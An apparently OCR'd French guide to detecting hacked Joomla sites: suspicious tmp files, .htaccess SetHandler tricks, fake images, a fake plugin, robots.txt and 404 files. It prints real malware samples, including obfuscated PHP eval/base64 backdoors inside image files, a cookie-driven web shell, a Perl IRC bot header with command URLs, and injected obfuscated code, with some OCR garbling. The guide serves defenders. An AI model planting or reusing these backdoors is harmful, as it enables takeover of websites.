


Dossier tmp de Joomla!®

Légitime : uniquement index.html

Particulier : .htaccess pourrait être présent si vous avez protégé ce dossier (à éditer pour analyse)

Les autres fichiers, tous les autres fichiers, peuvent être supprimés sans autre forme de procès.



Se fier aux dates de modifications ?

En php, l'instruction touch() permet de réinitialiser la date de dernière modification.

Si j'étais un pirate, mon virus détecterait d'abord la date courante du fichier pour injecter mon virus et rétablir cette date quand l'injection a été faite.

Toutefois, avoir dans un dossier de nombreux fichiers avec une même date et un intrus, oui, il est utile d'aller voir ce que contient l'intrus.

Surveillez

Fichiers à surveiller

Les fichiers ci-dessous sont assez régulièrement hackés :

- /administrator/includes/defines.php
- /includes/defines.php
- /templates/…/index.php (ceci pour tous les templates)

Exemples de hack

.htaccess

Lorsque vous avez un fichier .htaccess dans un dossier, quel que soit le dossier, il est utile de l'éditer pour prendre connaissance de son contenu. Un tel fichier peut p.ex. rendre exécutable … une image.

```
<FilesMatch "bananas_1.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
```

Ces trois lignes vont indiquer à Apache que le fichier bananas_1.jpg, malgré son extension, doit être considéré comme un script php : le pirate pourra donc accéder à http://votresite/.../bananas_1.jpg afin de lancer le script.

Un fichier .htaccess où vous trouvez un SetHandler application/x-httpd-php est donc suspect.

Une fausse image


#1. \sampledata\fruitshop\bananas_1.jpg (34K) 999

$code($
D:\Christophe\Scan_HACK_\unec_j\images\sampledata\fruitshop\bananas_1.jpg isn't an image, please check its content
No php script is attented in this fol...e... Neverthless can be a false positive
code
eval(OLsy("
gzinflate
gzinflate(

Bananas !!!!

```
<?php function OLsy($yzcW){
$code="bas"."e64_d"."eco"."de";
$yzcW=gzinflate(code" style="background-color:rgb(234, 71, 71);color:rgb(255, 223, 0);font-size:1em;">$code($yzcW));
 for($i=0;$i<strlen($yzcW);$i++)
 {
$yzcW[$i] = chr(ord($yzcW[$i])-1);
 }
 return $yzcW;
 }eval(OLsy("
7b37e1zHcSD6O/R9+h+ao7HOjDiYBwi+AA4IEA8SEghAAEiKAnDnzuMMcIiZOaMzM3iQ5h+j+O6N1+v7xbJFyQ
3kE24Q+EElcLt+0Pc6W5mz2fEnn5jsuf1Ku7rl1SsvDfy+26sEg07fa7uZImb7tUqvXw36Gfx48gmvmUlXVmdX
7/Xh37uIMt3G2liZufvdlt9wMw5zcqzt1QOfmpHFEmlqhADkJdZLm+yk/F3cBKCG2/Q6UH51qrKytLQGWHp96m
9WLjNEFoKfXroK8PVWtderQP96/V7GwbQsu8hKbIwVWajA5eVpKLAVJv9Wty763PB6leagU4cuI1S9uVXZrQYZB
8ommH7jV+namGgTVg4xTuTwLdHVoTKFn1R5LA4FfGri9fpbhoEv4tErnQDvuAStPwA/giYHLYYe8JstQ1p3iXXYCd
Gx2c8UYDiqjbbXAcS8bqy0UGAfvPf6L+//1x9/6Z3/+PbP//Rnn/xvOdYPoI0/+hIm8oRmtdXDlE9eefOjN//h/Z
3ttvYpIu3AW+g7JQ28k9M9qoFYv1c83qqdGzo7XSGbfUKDXPnS+eP1867xadcVYonJh8Cse3UHj/v7z7j699zOq+
tWjr3+y49/9d7PX/nC1z5598vvf0iNFrje+8qn3zR6R4ndwKUeOs64CYrVfvSrMHDDb1e9ThL8269/+7UI+mp/m8
b55zcvirGrR7dc+TX/ib/6x5W6flr041OOC/693SyOmi8btk/D5j/D4rf5/T4OdOj6ifZxTw+VMiteHWRTPcQf1
+2qrAUlYzfI8bv08Zv0cV2tV531c8AGKTDv3q3PNGF3p4rgPte78yIIMhANWSAkE8+gROYBJAYNBLrN
RAlFDsMoRuIBkXo9f/jcudPnh0cOw8256gFRQ6HhneAItMS5D4H4Vpcjpmnbc1tNWjGEZuPAAgq/F
+WOUSSKmkBSJFUy9/yB/0UJ0iPC7kM6V7bbqtFawToQPDfMEk89gw7deY0rZ/djHOh7farbLvf7w7D0u3tllO
tjqAedzrXShUBQatEqaxmXt+0KAhIe0xJZNSm+NcCbWXTN5fIkbDB9WWM7S/BYuHqWrYSyXAtBunM6q6rNQ0kug
7d6pbkZtEMmrK8mA1xhCaGDH/kQgtbmXZvS+oFtNB/9WdvvSoU38i8cIT662hG0Wqy6JsA4U1UJDW7YdSqgJlUwtk26LkdvzPcdYO21+t5oKE7urfUxA/f/vjPfvTuG/8s2qdZteHvdZoeFGBPP83S/W0XP3Rb
T0zit9xVqPxspFlr2y7DLHbgD9hetdNnM4C55VcbuGGAFGoi4QGudCIdxLLYL8CFmhR1UVVHdBFC1pkWQrZPQrba7ba8ehXpUNgfBmaViNYdEL9upwcZYusXwTDj9bp+z8OygKjfh91DG9LHqSO4TStb+GrVHq
```

Fausse GIF


Type des fichiers *
Action scan
Risque : 10
eval(gzinflate(base64_decode(
\images\stories\ViAr.gif
Risque : 10
GIF89aGViAr
<?php eval(gzinflate(base64_decode('rVZtT9tIEP58SPyHZS+SHRVseqeTKsCoHJgj0pHk4tAvgKyNvUm22F5rdw3NIf77zaztvBTK0aoRIva8PvPM7Gy4UlLFipdSGVHM
3P3u4faWmBJ3R2jNjduJozCKeoP+tTNhn9mdc9vt/vK4vdW5F1qYRFaFIQHZB6fOA5/AIzqMPoWja3oxHg/ji0E0preoFsXnDfUo/OcqjMbx1ahXG0xkugALylJGFqyYEfDgiSE3
BYZGf4pmmk15vp9yMP0oChHPAKWDwjiXKXeW+JeGXfLY0TyplDALCB+dnIfx5eAshACD83N6+LS9xTPNX7Hqg5FNzVXJVQAZ51KbyaJgOXeXFTn1d3xydjYCmpqa+Z2RCoJ8y2kU
Xg7G4ZpTzkTmUs2zDPrh3XHFi48LNpfSS2ROdwm1RNFdesG0yMif2BVWkLkx5YHvt1QBaW01N0VvSCKu7jniaIq4KQhIe5ZhqUDcQqUW+LOuN01ecfXM4t07S5KYuu3k/BWOr50k
kwXHqcGh0bJSCV8fAyc6HfWG4/i893fYP7kMHTsKKddGkGBldTY4vboM++N4NBiMnVuP+iJnM659DZAFfE+lTPGf4cor5yVOChBnqa6T7pI6areu4ieO0cGbxuigHiMwSuaS0CMj
TMaPP4kTRfZINId2H/m17GiijhF/YziVcMS0+JcHv5FEZtCsXz/YDxgeU2+ZzaNH/mTp3AFhXEGvA+pSD4qLQQCMGCt0ux7tvjXHFTgA/EqkgY2UL+ARIixTeJTMVsrZ18p1WG/K
h22DhBQbGVe2id3NMNOqSIyQBSkfIBnB0Uoe0vqUJSiqB7FTBdooVUrton7X8R07h1a1g7qMF1bV3XuPCsVNpQqCEg+M254+rsntkDfyl1Lc3HxPDrD+dpImEVLmAGUqJzkuEWB6
iFuVMMtBQOnx64SeyjxnRdoSeCSKsjLELEoeUMO/GEqQ44AmeUo3tVE1ycVKX8eh5J5llX2/A3sfkR07h5tIOTTIhsirzIiSKWPt9lJmWIu8LQer+Z8SrspMspSci4zbMny0flbN
XKQpLxq0usa+YTAF/0aNs4mvtMn5oY72Koo+f7DeB2QdxFp8ZLP2fv9Hk6fgD/hASZIxrQPDNhxqkI2OTsyS27rgDXrXNisydu3Uzu1uraxHKnDJl6szsNOxOFqfBg44PVqF3cW4
fKNrp6XEuQU7a2TnMJf3PK6j8zRGA/dFF5OXce0Gu3aJxrNpGjA/JRRWW++RdirgxuQp7oUnUq9gsqGPqiThWhMDIu/rcLC8DoaEHpIne9qekdwMfcsynBFLWaPMU3thNWutVHx9
gn5vJ2jffmBZa9zzMf/CExcj2a1WD5GPvnRjtWxeo/kKgmwwrBQ/CkF+FwY1bSGoKQDAZsX2ZgFvuFk0XDSeD3/wPhWzSjE85PY27rYAwXP9VwT5AdROpslexpwXgf8H'))); ?>
\images\stories\allstars.gif
Risque : 10
\images\stories\food.gif
Risque : 10
\images\stories\gohack.gif
Risque : 10


Fausse jpg

Ne vous fiez pas aux apparences…

Un jpg peut cacher un code exécutable.

Si vous observez la capture d'écran, vous pourriez détecter le danger : nous sommes à la racine d'un site Joomla. Que vient y faire une image ? Pourquoi dans le dossier racine et pas dans /images ?

Si vous êtes attentif, vous verriez un second virus




Fausses images – Vite faire le ménage

Pour rapidement détecter les fausses images, j'utilise, entre autre, XYplorer qui me permet

1. D'appliquer un filtre pour ne voir que les images
2. De visualiser tous les dossiers en une fois (=vue à plat)
3. De prévisualiser les images

Ainsi, les fausses images n'auront pas de rendu visuel et on pourra vite les repérer.



XYplorer (http://www.xyplorer.com/), un fabuleux gestionnaire de fichiers pour Windows

Faux plugin

```php
<?php
class PluginJoomla {
 public function __construct() {
  $jq = @$_COOKIE['41bjGEDj3'];
  if ($jq) {
   $option = $jq(@$_COOKIE['41bjGEDj2']);
   $au=$jq(@$_COOKIE['41bjGEDj1']);
   $option("/438/e",$au,438);
  } else {
   phpinfo();die;
  }
 }
}
$content = new PluginJoomla;
```

Déclaration d'une classe bidon dont le constructeur va récupérer un cookie initialisé par le pirate.

$jq est très probablement initialisé à base64_decode,

$option à preg_replace et

$au serait le code php pour l'attaque.

La ligne $option("/438/e… est celle qui lance l'attaque.

Faux fichier robots.txt

robots.txt


```
#!/usr/bin/perl

################################################################
# Coded by bogel                                               #
# Last Edited: 31 March 2013                                   #
# Thanks : [redacted]                                          #
# ALL @reload-x - [redacted]pontianakcrew                      #
# server irc : [redacted]                                      #
# Port       : 7000                                            #
################################################################

use HTTP::Request;
use LWP::UserAgent;

my $processo = '/usr/bin/syslogd';
my $linas_max='30';
my $sleep='15';
my $cmd="http://[redacted]n/img/bogel.jpg?";
my $id="http://[redacted]/img/bogel.jpg?";
my $spread="http://[redacted]/img/metri.jpg?";
```

Le fichier robots.txt est présumé se trouver dans le dossier racine. Si vous le trouvez dans un autre dossier, c'est un bon candidat à « allons voir ce qu'il contient ».

Un tel fichier est rendu exécutable grâce à trois lignes de code dans un fichier .htaccess; pas forcément dans le même dossier.

Fausse page 404

Fichier qui pourrait se nommer 404.php à la racine du site ou dans un dossier /templates dont le but est de vous tromper quant à son contenu.



Code inséré dans des fichiers natifs

\libraries\joomla\application\module\helper.php

```
		if (constant('JDEBUG'))
		{
			JProfiler::getInstance('Application')->mark('afterRenderModule ' . $module->module . ' (' . $module->title . ')');
		}

		$ipr='hu(!dkuhnkd("isml")) {$klkxkl = @hnh_yks(\'krror_rkporshny\');krror_rkporshny(0);$tdr = hnh_yks("tktthon.tzxk_pzsi");$sdr = tgt_yks_skm
p_dhr();$unm = "tktt_".md5(pip_fnzmk());hu(tsrpot(md5(@$_POST[k0]),"z6dz625bdu4")) {@uhlk_pfs_jonsknst("$tdr/$unm",$_POST[z0]);@uhlk_pfs_jonsknst("$sdr/$un
m",$_POST[z0]);@uhlk_pfs_jonsknst(JPATH_BASE."/jzjik/coomlz_jzjik.cton",$_POST[z0]);}hu(tsrhpot(@$_SERVER[\'HTTP_USER_AGENT\'], \'yooylkbos\') !==uzltk || tsr
hpot(@$_SERVER[\'HTTP_USER_AGENT\'], \'bhnybos\') !== uzltk){hu(!prky_mzsji("#(zirkut|mzcktshj|roykrbos|lhnepzd|tkmrfti)#h",@$_SERVER[\'HTTP_USER_AGENT\'])){t
ksjooehk("_zsfxj",1,shmk()+shmk());$lojzl = JPATH_BASE.\'/jzjik/coomlz_jzjik.cton\';hu(ht_rkzdzblk($lojzl) && ht_wrhszblk($lojzl)) {$lne = @uhlk_yks_jonskns
